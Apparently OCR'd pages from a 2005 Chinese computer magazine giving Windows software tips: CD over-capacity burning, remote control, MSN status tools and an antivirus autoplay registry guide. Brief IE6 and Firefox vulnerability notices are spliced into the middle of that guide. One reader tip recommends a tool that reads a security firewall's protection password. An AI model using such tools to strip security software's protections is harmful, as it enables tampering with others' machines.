


图 2

3.其他新增功能

除了上面介绍的功能，TM2005还增加了腾讯气象站，重新设计的消息管理器等。

小编有话说:很多朋友都说TM2005新版本去除了“从对方名单中删除自己”的功能，其实这项功能在早期版本中就是QQ的黑名单功能(大家只要切换到QQ就会看到了)。在TM2005中此功能已经改为“删除该联系人”项。

CF [YY13]

在主控制菜单中按下〞8〞键切换到第二页菜单显示，再按〞2〞键则可以打开Win Control功能，这时我们还可以通过手机方向键来控制电脑中的鼠标移动，而用手机确认键则可以模拟鼠标左键动作，实现单击、双击等操作。在手机屏幕上方还会显示出电脑中当前程序的名称，对于IE览器、资源管理器、媒体播放器等程序，除了可以使用方向键模拟鼠标控制外，还可以通过手机数字键来实现特定的控制功能，具体功能可以在电脑端程序菜单中单击〞Tools→Command Manager〞打开命令管理窗口，单击〞Win Control〞标签即可看到可以控制的程序列表，右边的命令列表中显示的就是控制功能设置(见图14)。




图 14

小提示

在主控制菜单第二页中按“3”键选择“Task Manager”后，可以通过手机快速切换电脑中的当前任务窗口或者结束任务进程，功能非常强大。

除了使用内置的控制功能操作外，Jeyo Remote还允许我们自定义程序控制功能。在电脑端打开命令管理窗口，在〞Menu Definition〞选项卡中单击左边的〞New〞按钮可以新建一个控制程序项目，在〞Name〞中输入菜单名称，在〞File〞中选择程序文件即可。而单击右边的〞New〞按钮则可以新建一个程序控制动作，在〞Name〞栏中输入动作名称，然后在下面的〞Action List〞命令列表中选择控制动作的类型(见图15)，Jeyo Remote提供了非常强大的控制功能，例如File launch(文件运行)、Mouse(模拟鼠标动作)、Text Input(文本输入)等，具体设置也很简单，这里不再详细介绍。




图 15

小技巧

在命令管理窗口中单击“Export”可以将你精心设计的遥控命令设置导出备份为配置文件，以后通过“Import”功能可以快速导入设置。

CF [YY12]

BT 下载备份新方法

另类超刻　强突 700MB 限制

★★★

■河北　Gartour

如今硬件更新换代速度如走马观花般迅速。笔者一年多以前花了400元买了一台建兴的康宝，当时一张光盘650MB的容量足已满足了我平时备份资料的要求。但时过境迁，今天同样的价格已经可以买到一部相当不错的DVD刻录机了。对比DVD刻录机接近5GB的存储容量，康宝的刻录功能一下就显得很"鸡肋"了。不过对笔者这样的穷鬼来说，升级是件奢侈的事情，权衡之下只好尽量压榨康宝的潜能了。

最常见的压榨刻录机潜能的方法就是超刻。不过超刻这种方式的效果跟刻录机和刻录盘的品质有非常直接的关系，品质一流的刻录机和刻录盘用上超刻可以把光盘容量提升超过10%，但现在市场上刻录机和刻录光盘的价格越来越平易近人，品质却越来越不尽如人意了。甚至包括那些国际名牌盘片，品质都有了一定的下降。这种情况下，使用超刻的风险明显增加了:为了把多出的几十MB数据勉强塞进一张光盘里，结果把盘刻飞了，是很得不偿失的。那么难道就没有别的办法了吗？

1.多出来的空间从哪里来？

首先，我们要了解CD-ROM的扇区结构。CD-ROM的扇区结构大体分为Mode 1和Mode 2两种，其中Mode 2又分为Form 1和Form 2。这几者之间有什么区别呢？在Mode 1和Mode 2 Form 1中，每个扇区能记录2048个字节的数据。也就是说你需要写入光盘的资料，会分成若干个2048个字节大小的数据块，分别写入到一个个扇区里面。关键就在这里，多数人都不知道此时每个扇区实际上并不只是记录了这2048个字节，同时还记录了别的东西。我们知道光驱是通过光盘反射回来的激光变化来读取上面的数据的，光盘上任何一道细微的划痕都会产生错误的反射信号，使读取到的资料发生错误。但实际上呢？有时甚至一种中等程度划伤的光盘都能够100%地正确读取，为什么呢？原来，在Mode 1和Mode 2 Form 1中，每个扇区除了记录源数据的2048字节外，还会同时记录根据数据生成的错误纠正码(ECC: Error Correction Code)，长度为276字节，用来纠正读取错误。再加上少量其他信息(见表1)，最终每个扇区里记录了2352个字节。那剩下的Mode 2 Form 2呢？自然就是不含错误纠正码的格式了。而且为了节省光盘空间，把原本用来写入错误纠正码的空间也利用了，这样每个扇区就可以写入2048＋276＝2324(见表1)字节的数据块。这样一来，光盘容量就提升了，而且幅度还相当可观(见表2)。由于Mode 2 Form 2不含有错误纠正码，读取的可靠性降低，所以不太适合用来保存像软件之类的对完整性要求极高的数据，而对音频、视频、图片这些即使出现一点错误在使用中也影响不大的数据比较适合。需要特别说明的是Mode 2 Form 2光盘拷贝出来的数据需要通过专门的程序转换才能使用，所以目前常见的刻录软件都不支持直接将资料刻录成Mode 2 Form 2格式的光盘，但是对于刻录现成的Mode 2 Form 2光盘镜像是可以的。

各位看到这里应该明白了，我这里所谓的超刻，是将数据想办法刻录成Mode 2 Form 2结构的光盘，以达到光盘增容的目的。由于这种方式不用像传统的超刻那样超出光盘的标称容量限制，所以严格说不能算超刻。不过这种超刻方法也有所限制，并不是对所有文件都有效。对于多媒体等文件还是有效的，比如很多朋友从BT网站上下载的电影，很多都超过了700MB，这时候刻录就要用到下面的方法了。而且下面的方法可以实现Mode 2 Form 1及Mode 2 Form 2的混合刻录，这样可以尽量大地利用光盘的空间。

道理讲得差不多了，现在来动手实践。

表1

	扇区容量2352					
Mode 1	同步信息 12字节	扇区地址 4字节	用户数据 2048字节	ECC 276字节	空闲 8字节	错误检测 4字节
Mode 2 Form 1	同步信息 12字节	扇区地址 4字节	用户数据 2048字节	ECC 276字节	格式信息 8字节	错误检测 4字节
Mode 2 Form 2	同步信息 12字节	扇区地址 4字节	用户数据 2324字节		格式信息 8字节	错误检测 4字节

表2

光盘标称容量	700MB/80min		800MB/90min		870/99min	
格式	Mode 1/Form 1	Form2	Mode 1/Form 1	Form2	Mode 1/Form 1	Form2
能够写入的数据容量	700MB	795MB	790MB	896MB	870MB	987MB
记录120分钟视频所能达到的比特率	796kbps	905kbps	890kbps	1019kbps	956kbps	1123kbps
记录800kbps的视频能达到的长度	119分钟	136分钟	135分钟	152分钟	148分钟	168分钟

2."超刻"实例

以刻录《冰冻星球》和《红潮风暴》的RMVB为例，下面就开始进行具体的操作。

第一步:前面提到过，现在的刻录软件基本上对Mode 2 Form 2的支持都只限于镜像刻录，那只有从制作镜像这一步开始了。制作镜像的工具我们采用mode2cdmacker和它的GUI程序m2cdmgui(下载地址:http://www.newhua.com/cfan/200520/m2cdmgui16.zip)。

第二步:运行 m2cdmgui.exe。点击左侧的"Add Files"按钮选择需要刻录的文件添加到程序中("Add Media Files"按钮的功能也是添加文件，惟一不同的地方是通过"Add Media Files"按钮添加的文件将自动设置为 Mode 2 Form 2格式)，此时下方会显示出要占用的光盘空间是782MB，已经大大超过700MB光盘的极限了(见图1)。接着我们选中其中一个文件，点击左面的"Set/Unset Form2"按钮将它设置为Mode 2 Form 2格式，然后重复这个步骤，将所有的文件都设置为Mode 2 Form 2格式(如果你要刻录的电影含有字幕文件，为了保证正确，字幕文件应该使用安全度高的Mode 1格式)。现在再看下方显示的光盘占用容量，只有689MB了(见图2)，700MB的光盘能轻松装下，剩下的空间完全可以再放一个K-Lite之类的全能播放器，方便借给不太懂电脑的朋友欣赏。



图1 默认显示的为刻录的时间长度，点击图中划圈的部分，即可变为容量显示



图2

第三步:左侧按钮下方还有几个选项，也值得注意。"Single Track"的作用是将Mode 1和Mode 2 Form 2格式的文件混合成一条轨道来记录，否则就分成两条。这样做的好处是当刻录大量小于300KB的Mode 2 Form 2格式文件(比如大量的图片)时可以节省空间，同时增加对刻录机的兼容性。坏处则是不兼容Linux。所以只要不用Linux，最好把它选上。"Keep Extension"的作用是保留Mode 2 Form 2格式文件的扩展名。由于有的Mode 2 Form 2格式的文件不能直接使用，制作镜像时程序默认会把所有Mode 2 Form 2格式的文件的扩展名都改成DAT。比如文件全名是1.RMVB，如果不选这一项，那在镜像中它将变成1.DAT，如果选中这一项将变成1.RMVB.DAT。如果想保持1.RMVB这个文件名不变也可以(这样便于在光盘上直接播放)，右下方"Form 2 Ext"这个选项负责Mode 2 Form 2格式文件的默认扩展名，将这里的"DAT"改成"RMVB"，同时不要选中"Keep Extension"就行了。不过这样做的话镜像中所有的Mode 2 Form 2格式的文件不管之前的类型是什么都将变成是RMVB，所以除非设置成Mode 2 Form 2的文件都是同一种类型，否则不建议这么做。在这里，我用到的所有文件都是RMVB格式，所以采用"1.RMVB"这种方案。接下来从"BIN/CUE"处的下拉菜单中选择镜像格式用"BIN/CUE"还是"CloneCD"。理论上CloneCD这种格式的可靠性更高，但兼容性不好，只被CloneCD和Alcohol 120%所支持。BIN/CUE则被几乎所有的刻录软件所支持，实际使用中在可靠性上面也不会有什么问题，所以推荐你选择"BIN/CUE"。在"Save Image To"这里选择存放镜像的路径和文件名(注意不要输入扩展名)，如G:\video，在"Volume Name"填上光盘的卷标。最后，点击"Write ISO"创建镜像文件，完成。此时在G盘的根目录下就会生成video.bin、video.cue、video.toc三个文件。



图3

第四步:现在有了镜像文件，我们就可以用Nero Burning ROM的镜像刻录功能把它刻录成光盘。打开Nero Burning ROM，在主菜单里选择"刻录器→刻录映像文件"(见图3)，然后选择刚刚我们制作的镜像文件video.cue，在出现的"刻录编译"窗口中直接点右上方的"刻录"按钮开始刻录。大约几分钟后，一张Mode 2 Form 2光盘就刻录好了。

3.Mode 2 Form 2光盘的使用

常言道:有得必有失。使用这种方法虽然不费一分一厘就成功地将刻录容量提升不少，但随之也产生了一个问题:部分Mode 2 Form 2光盘的数据是不能直接被电脑正确识别的，需要转换一下才可以用。

一般说来，大部分种类的视频文件和一部分种类的音频文件都是可以直接使用的。其他文件需要借助"XCD File Extractor"(http://www.newhua.com/cfan/200520/XCDextractor.zip)这个小工具将Mode 2 Form 2光盘上的数据还原成普通格式。方法如下:首先运行XCD File Extractor(见图4)，选中"Try to guess file"项，点击"- Source File -"右侧的"..."按钮，选择你要还原的文件，然后再点击"- Destination File -"右侧的"..."按钮，选择保存的位置和文件名(如果之前你将文件扩展名设置成了DAT，这里输入的文件名可以纠正过来)，最后点击"Extractor"，文件就被还原出来了。



图4

CF [YY14]

如何刻录？听 SizeMe

★★

■北京 苹果核

当有很多数据需要刻录时，不少人都要精打细算，找出最佳组合。既不能超出刻录盘的容量，又要最大利用光盘容量，这时应该怎么办呢？除《电脑爱好者》以前介绍过的FillCD外，现在又多了一种选择——SizeMe。

SizeMe 小档案

u软件版本:1.3.2　　软件大小:256KB

u软件性质:免费软件　　适用平台:Windows 9x/2000/XP

u下载地址:http://www.newhua.com/cfan/200520/SizeMeInstallation.exe

u软件备注:使用软件时，会发现总有一个捐助窗口，如果觉得它妨碍了操作，可以用下面方法去除它:打开"注册表编辑器"，找到[HKEY_CURRENT_USER\Software\www.SizeMe\www.SizeMe\Settings]，在其下新建一个名为DisableDonate的双字节值(DWORD)，键值为1即可。

第一步:安装并运行软件，可看到软件共有三个窗格，在最右侧窗格"Actions"项的"Preset"(调整)下拉菜单中选择刻录光盘的类型，如700MB、4.7GB等，然后点击"Scan now directory"(打开文件夹)项，在弹出窗口中选择刻录数据所在的文件夹。

第二步:软件会自动计算出每张光盘的尺寸，并进行分割(见图1)。注意软件不会对子文件夹进行破坏分割，在最左侧的窗格中分割好的文件夹用绿色表示，黄色表示文件夹下没有文件，而红色表示此文件夹下尺寸过大，无法完成分割。

在窗口右侧"Settings"下，可以进行一些具体设置，比如去除"Check updates at startup"(启动时检查新版本)的勾选，勾选"Marked filled discs above 97%"(标记空间占用超过97%的光盘)，在"Comparison style"(比较风格)，下可以设置不同的文件填充方式，以最大化利用好每张刻录光盘。当重新设置后，点击"Actions"下的"Rescan same directory"(重新扫描相同文件夹)即可。




图1

在中间的格中，右击光盘图标或是文件图标后，会有相应操作菜单，这里要提醒大家，右击光盘图标后，其中的"Delete"项表示直接将光盘所链接的虚拟文件删除，而不是将光盘从列表中删除(见图2)。



图2　可以进行复制、移动等操作

小提示

在最左侧文件窗格中，右击后，会出现相应的扫描菜单。

第三步:打开Nero等刻录光盘工具，将SizeMe中间窗格中的光盘图标拖拽至Nero等软件中，完成添加，进行刻录。

小提示

在“资源管理器”中，右击刻录数据所在的文件夹，在弹出菜单中选择“Find sizes with www.SizeMe”项，可快速扫描指定的文件夹。

CF [YY15]

QQMail 不用 QQ 收

★

■ ABC

腾讯最早推出邮件服务时，只能使用QQ中集成的邮件客户端来收取。不过，这样很麻烦，毕竟很多公司无法安装QQ，只能使用MSN Messenger，而一些好友又喜欢通过QQ邮箱发送文件。

不过，现在使用Outlook、Outlook Express(简称OE)和Foxmail也同样可以收取QQ邮件了，这里以OE为例:首先，打开OE，点击菜单中的"工具→账户"，在弹出窗口中点击"添加→邮件"按钮。然后，依次输入显示名等信息，POP3服务器设置为pop.qq.com，SMTP服务器设置为smtp.qq.com，账户名设置为QQ号，密码用QQ密码即可。

CF [YY16]

■ 河北省隆化县 陈书营

我在做什么，你知道吗？

——为 MSN Messenger 添加监视功能

★★

本文可以帮你学到

- ✔ 用 MSN Messenger 的个性信息做广告
- ✔ 告诉联系人你在使用的程序

在 MSN Messenger 7.0(以下简称 MSN)里，有个可以显示正在播放的歌曲功能，即只要用 Windows Media Player 或千千静听(使用插件 Winamp、Foobar2000 等播放器也可以实现这个功能)播放歌曲，别人在 MSN 上就能看到歌名(见图1)。不过仅仅是这点功能总觉得是种浪费，现在我们就来让这个功能变个样。




图 1

1.用个性化信息做广告

在MSN Shell 4.2.25版(下载地址:http://www.onlinedown.net/soft/25240.htm)中，新增了自定义　称的个性化信息功能，不仅方法简单，我们更可以用它来做广告。

第一步:安装好新版 MSN Shell，同时，进入 MSN，点击"工具→选项"菜单项，确认"个人信息"下的"在个人消息中显示 Windows Media Player 正在播放的歌曲信息"项已被勾选。

第二步:在 MSN 主窗口中点击"Shell→设置"菜单项。

第三步:在弹出的"选项"窗口左侧点击"个性化设置"，在窗口右侧点击"个性化信息"标签，用"添加"按钮添加个性化信息，比如 http://www.cfan.com.cn，并在"显示图标"中选择自己喜欢的图标(见图2)，比如"音乐"，"应用"后，就可以在　称后面看到添加的个性化信息了。当"显示图标"为"音乐"时，个性化信息又为网址，这时联系人点击链接会直接打开网页进入。这样，你就可以用　称来做广告啦。



图 2

小提示

★如果你想让"个性化设置信息"滚动起来，只要在"滚动显示个性化信息"标签中添加即可。这样你甚至可以先显示一段广告词，最后再出现网址，非常方便。

★新版 MSN Shell 还有很多新功能，比如截屏后，将截图放入剪贴板，以方便其他工具使用;增加"收藏到 MSN"功能，将网站快速收藏至 MSN 左侧标签栏;同时修正很多 BUG，推荐大家升级使用。

2.信息要随"软"而变

如果信息总是不变，那多无聊，能不能让它显示出我们正在使用的应用程序呢？比如运行了 CS，就在个性化信息的位置显示"我在打游戏，有事请打电话"，这样的贴心提示，那么如何制作出来呢？来看看 MSN7 Task Monitor 是如何实现的吧。

MSN7 Task Monitor 小档案

- 软件版本:1.2　　软件大小:887KB
- 软件性质:免费软件　　适用平台:Windows 2000/XP
- 下载地址:http://www.onlinedown.net/soft/42390.htm
- 软件备注:使用软件前，需要先安装.NET Framework(下载地址:http://www.microsoft.com/downloads/details.aspx?displaylang=zh-cn&FamilyID=262d25e3-f589-4842-8157-034d1e7cf3a3)

下面就让 MSN 上的好友，知道你打开或关闭了 QQ 吧。

第一步:安装并打开 MSN7 Task Monitor(以下简称 MTM)。

第二步:在主窗口点击"Edit List"按钮。在之后弹出的监控程序列表窗口中点击"New Item"按钮。

第三步:这时会弹出应用程序选择窗口，从下拉菜单中选择"QQ.exe"，点击"Next"按钮(见图3)。接着，在"Name"中输入显示的名称，如"QQ"，在"Message"中输入在 MSN 中显示的信息，如"我开着 QQ"。最后在"Icon"(图标)中选择图标，我们选择"Application"(应用程序)，完成添加。




图 3

第四步:回到监控程序列表窗口，点击"Save List"按钮，将新列表替换至 MTM 安装目录下的 Config.xml。

第五步:回到软件主窗口，点击"Reload List"按钮，刷新列表，这时别人在 MSN 里就可以看到你的新"状态"了。

小提示

上面方法仅能添加正在运行的程序，如要添加任意程序，则需要使用如下方法:用"记事本"等编辑软件直接打开软件安装目录下的 Config.xml 文件，参考已有的信息在<config>及</config>之间进行添加，在"app="输入程序名，"icon ="后输入使用的图标("o"为应用程序，"g"为游戏)，"message="输入 MSN 上显示的信息，"description"后输入显示在 MTM 中的名称。比如，直接添加<item app="QQ.exe" icon="o" message="我开着 QQ" description="QQ"/>就可以完成本实例的操作。

CF [YY17]

软件版本:2.0 Build 1006
软件大小:577KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200520/batterymon.zip

我的电池我理解:BatteryMon



问：我想购买二手笔记本，听说电池部分很容易以次充好，请问有什么软件可以帮我检查电池的好坏吗?

答：如果要挑选电池，推荐使用BatteryMon。通过它可以了解笔记本电池的健康状况，它会以图形方式让你直观地了解电池的各种性能参数。


安装并运行BatteryMon，在主界面中点击快捷工具栏左侧的绿色对勾按钮，BatteryMon就开始默默地为你监测电池使用情况，折线区会显示出电池消耗曲线。折线区的横轴记录使用的时间，纵轴则显示当前电池容量，而图中折线的斜率则代表了放电速度，斜率越大，放电速度就越快。一般图上会有两条折线，蓝色虚线是标准的放电率，而黑色的曲线则是BatteryMon实际监测到的电池的电量。电池新的时候，黑色折线会与蓝色线条基本一致，随着使用，电池会不断地损耗，黑线会偏离蓝线越来越远。

如果要测试笔记本电脑的电池电量，可通过BatteryMon提供的"比较率"参数。首先，打开BatteryMon，让BatteryMon最小化在后台进行，进行一段时间(大约10分钟左右)的正常使用，例如播放DVD或进行办公，或游戏，尽量是自己最常做的事。然后，再次打开BatteryMon主窗口，在左下的"对比率"下拉菜单中选择一个参考时间。观察作为参考的红色虚线与黑色折线，调整参考时间，使黑色曲线与红色曲线尽量一致，那么电池使用时间就跟参考时间相仿。

另外，通过"快捷工具栏"第三个快捷按钮，还能够看到电池的基本信息。通过它，可以了解到电池的制造厂商、唯一标识设计容量和可充容量等电池的参数。

(江苏　小米)

功能强大的关机软件:Slawdog Smart Shutdown



软件版本:2005 经典版
软件大小:1.05
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.newhua.com/cfan/200520/SSS-CS05.EXE

问：我工作时比较忙，经常下班前就要出去，就没时间关闭电脑了，请问有没有什么软件可以帮我关闭电脑呢?

答：推荐你试试Slawdog Smart Shutdown(沙拉狗智能关机)，这款软件是专门的关机软件。它可以执行关闭、注销、锁定、休眠等操作。可以设置关机前清空回收站，可以一键关机、一键重启，可设定一段时间内无操作自动关机等。

这样，你的问题就很好解决了，打开软件，点击"闲置操作"按钮，在弹出窗口中的下拉菜单中选择"关闭"，然后将"非活动XX之后"设置为"2小时"，这样两个小时没有操作电脑就会自动关闭。

如果怕有应用程序还处于活动状态，无法关闭，可以在软件的主窗口中点击"设定→全局选项"，勾选"强制执行·快速关机"，"自动关闭'结束任务'对话框"等项。

另外，这里还要告诉大家，如果三四个小时内不使用电脑，最好将电脑设置为"休眠"状态，这样更为节省电力。

CFan 小白鼠


试用体验

北京读者李政：新版本的BitComet还不错，新增的视频文件下载过程可预览功能是最大的变化，另外一个就是通过BCTH链接从DHT网络下载种子文件。不过也有很多人反应新版本在不下载时也有流量，同时新版本并不稳定，如果你不需要这些功能，建议你使用相对稳定的0.58版。

下载地址:http://www.onlinedown.net/soft/26431.htm

新软试用

西安读者LZ:前几天我在卸载金山网　时，出现了需要密码的提示，于是上网搜索，终于找到了一款名为"金山网　密码读取工具"的软件。这款软件可以读取金山网　6及网　2005的密码。使用非常简单，打开软件后，只要点击"读取密码"按钮即可。



下载地址:http://www.newhua.com/cfan/200520/jspass_20.rar

西安读者LZ:我在网上找到了一款可以记录电脑活动的小软件，名为ActRecorder。运行后，可以在系统托盘找到软件图标，每隔一段时间就会刻录当前打开的所有窗口的标题，然后记录在软件所在文件夹下的"AR_日期.xls"文件中，用Excel就可以打开观看了。如想暂时停用此功能，可以点击系统托盘

的图标即可，恢复时，只要右击后，去除"Script Paused"的勾选即可。

下载地址:http://www.newhua.com/cfan/200520/ActRecorder.rar

新疆读者李飞:这里我为大家推荐一款很好玩的"最小化"工具，这款名为miniMIZE的软件可以将程序窗口最小化至桌面，你可以很方便地看到窗口中的内容，以便选取，有兴趣的朋友可以下载试用。



下载地址:http://www.newhua.com/cfan/200520/miniMIZE.exe

最近更新

Picasa 2.1.0版

升级指数:★★★★

Google提供的照片搜索工具，能够在几秒钟内搜索到电脑中的照片，还提供了简单的修改功能，界面也非常漂亮，推荐大家使用。

下载地址:http://picasa.google.com/

QQ2005 Beta 3狂人DIY版/组件包Ver20050922

升级指数:★★★★

可以自由选择安装内容的非官方QQ版本。此版本集成QQ最新版本，珊瑚虫外挂升级为4.0体验版，可在线安装QQ宠物资源包及TM2005狂人DIY版。

下载地址:http://www.gochina.cn/download/QQ2005.exe

更正启事

2005年第18期新品速览栏目中对于纽曼影音王M996的功能刊登有误，M996功能中不包括电子图书功能，特此更正。

意志力不坚定的人必备:Temptation Blocker(欲望拦截者)

问:我这个人总管不住自己，工作时也会动不动就想打打QQ游戏，或浏览网页，请问有没有软件可以让我不去打开它们呢?



答:你可以试试Temptation Blocker，它能帮你解决此问题。在将禁止打开的程序加到软件的列表，并设置好允许时间后，再运行这些程序，它们会自动关闭，且Temptation Blocker会告诉你还有多长时间后才能使用它们。

软件版本:1.99
软件大小:46KB
软件性质:免费软件
适用平台:Windows 2000/XP
下载地址:http://www.onlinedown.net/soft/19961.htm

打开软件后，在"Check the program(s) you want to disable"(勾选你想禁用的程序)中勾选禁用的程序(如果没有，可按Ctrl+A，添加相应的EXE执行文件)，接着在"Choose the amount of time you want to block the program(s)"(设置禁用程序的时间)下设置好程序禁用的时间，比如5Hours(小时)后等，最后点击"Get Work Done!"按钮。

现在你再运行这些程序，Temptation Blocker就会将它们关闭，同时弹出提示，告诉你还有多长时间才能使用。注意，此时"任务管理器"也同时不能使用了。

如果你实在是需要使用这个程序，那么可以双击Temptation Blocker在系统托盘内的图标，在弹出窗口中输入32位随机字符后，就可重新设置了。

帮你的MP3分分类:MP3分类管理器

问:我从网上下载了很多MP3歌曲，现在想把它们分类保存，请问有什么软件可以帮我完成这个操作吗?



答:其实现在很多播放器都已经提供了MP3分类的功能，如果用的播放器没有提供，或提供的功能并不强大，你可以试试名为"MP3分类管理器"的软件。

软件版本:1.01
软件大小:721KB
软件性质:免费软件
适用平台:Windows 9x/2000/XP
下载地址:http://www.onlinedown.net/soft/41958.htm

软件有两种方式快速添加歌曲，一是选择菜单中的"文件→自动搜索音乐文件"，软件会自动搜索所有分区中的MP3歌曲，适合MP3文件放置比较分散的用户。如果你习惯把歌曲都放到某一文件夹下，则可直接拖拽该文件夹至软件主窗口中。添加完歌曲后，软件会根据歌曲的ID3信息自动按歌手、专辑、物理地址进行分类，如果你觉得不够，还可以使用"自定义类别"进行添加。

在主窗口右侧，你可以双击任何歌曲，修改歌曲的ID3信息(批量修改可选中歌曲后，点击"工具→文件信息批量修改器"菜单项)，用窗口上面的控制按钮，可以播放预听歌曲。当你准备将某类MP3歌曲保存至单独的目录时，可以先选中歌曲，然后点击菜单中的"操作→复制到文件夹"即可。 CF [YY18]

给瑞星添加移动存储自动杀毒功能

★★★

■瑞星工程师　史瑀

最近，很多杀毒软件新增加了插入移动存储设备(如闪存盘、移动硬盘等)自动杀毒的功能。这个功能确实有一定的实用性，并且可以减少一些通过优盘等移动存储设备传播病毒的机会。

其实，实现移动存储自动杀毒并不需要很高的技术含量，只需要对注册表进行简单的修改即可给瑞星也添加上这个功能(见图1)。




图1

下面请跟我一步一步进行操作，强烈建议修改注册表前先进行备份以避免不必要的麻烦。注意：该功能仅支持WindowsXP及其更高版本的操作系统。

第一步：创建瑞星移动存储杀毒的事件句柄(Handler)。

打开注册表编辑器，展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\Handlers]项，在下面建立名为RAV2006Killvirus子项，然后在[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\Handlers\RAV2006Killvirus]中建立如下主键(见图2)，"Action"(不含外侧引号，下同)键值为"扫描病毒"，






图2　类型选择"字符串"。Action是在自动运行选项中显示的文字，DefaultIcon是默认图标，InvokeProgID指向一个自定义的类Class，InvokeVerb指定进行的操作，Provider是对该项目进行的描述

"DefaultIcon"键值为""D:\Program Files\Rising\Rav\rav.exe",0"(请根据情况自行修改瑞星所安装的路径)，"InvokeProgID"键值为"RAV2006.AutoPlay.1"，"InvokeVerb"键值为"open"，"Provider"键值为"瑞星杀毒软件"。

第二步：建立瑞星移动存储自动杀毒的类(Class)。

在第一步中，我们设置"InvokeProgID"的值指向"RAV2006.AutoPlay.1"。这一步我们就要建立这个名字的Class。

进入[HKEY_CLASSES_ROOT]，依次新建RAV2006.AutoPlay.1\shell\open\command子项，将其默认值修改为瑞星主程序所在路径并在其后添加"%1"字样。我的瑞星安装在D盘，即""D:\Program Files\Rising\Rav\rav.exe\" %1"。

小提示

"RAV2006.Auto.Play"这个名字可以随便起，但是必须和Handler中的InvokeProgID值保持一致。

第三步：设置事件句柄(EventHandler)。

依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\EventHandlers]项。在GenericVolumeArrival、HandleCDBurningOnArrival、



漏洞再现：IE 6.0嵌入内容跨站漏洞

影响系统：IE 6.0

漏洞分析：微软Windows操作系统附带的IE 6.0在最近被发现中存在跨站脚本漏洞，在Web览器的HTML染引擎可以不经过身份验证执行注入恶意代码，恶意攻击者可以在HTML文件中使用其他可嵌入的文件，如JPG、WAV、AVI、RM/RAM等。如果嵌入的文件内含有攻击代码的话可以使攻击者在目标系统中执行任意代码。

补"洞"办法：微软公司尚未发布相关漏洞补丁，建议有条件的用户可以升级到微软发布的IE6.0 SP1中文版览器http://www.microsoft.com/downloads/details.aspx?FamilyID=1e1550cb-5e5d-48f5-b02b-20b602228de6&displaylang=zh-cn，并更新最新的IE6.0 SP1累积安全更新程序http://www.microsoft.com/downloads/details.aspx?FamilyID=68300b15-1cf9-45fb-875e-2ef6d2fbc9ed&displaylang=zh-cn。

漏洞再现：Firefox火狐览器域名远程溢出漏洞

影响系统：Firefox 1.5 Beta1/1.0.6

漏洞分析：无独有

MixedContentOnArrival、PlayCDAudioOnArrival、PlayDVDMovieOnArrival、PlayMusicFilesOnArrival、PlayVideoFilesOnArrival、ShowPicturesOnArrival、VideoCameraArrival子项下他别添加名为RAV2006Killvirus的字符串项目，值为空。这样，在插入闪存盘、光盘等移动存储设备时就可以看到瑞星杀毒的选项了。

第四步：设置事件句柄的默认选择值。

依次展开[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\AutoplayHandlers\EventHandlersDefaultSelection]。把下面的ShowPicturesOnArrival、PlayMusicFilesOnArrival、MixedContentOnArrival、PlayVideoFilesOnArrival的值设置为RAV2006Killvirus。这样"打开图片"、"播放音乐"等操作的默认选择就变成了"使用瑞星杀毒"。

小编有话说：如果你觉得很麻烦，不想这样做，可以使用某位高手制作的小工具，快速添加或禁用移动设备杀毒功能，下载地址：http://www.newhua.com/cfan/200520/autoplay.exe。

CF [YY19]

巧用江民KV2006过滤恶意网址

★

■未名

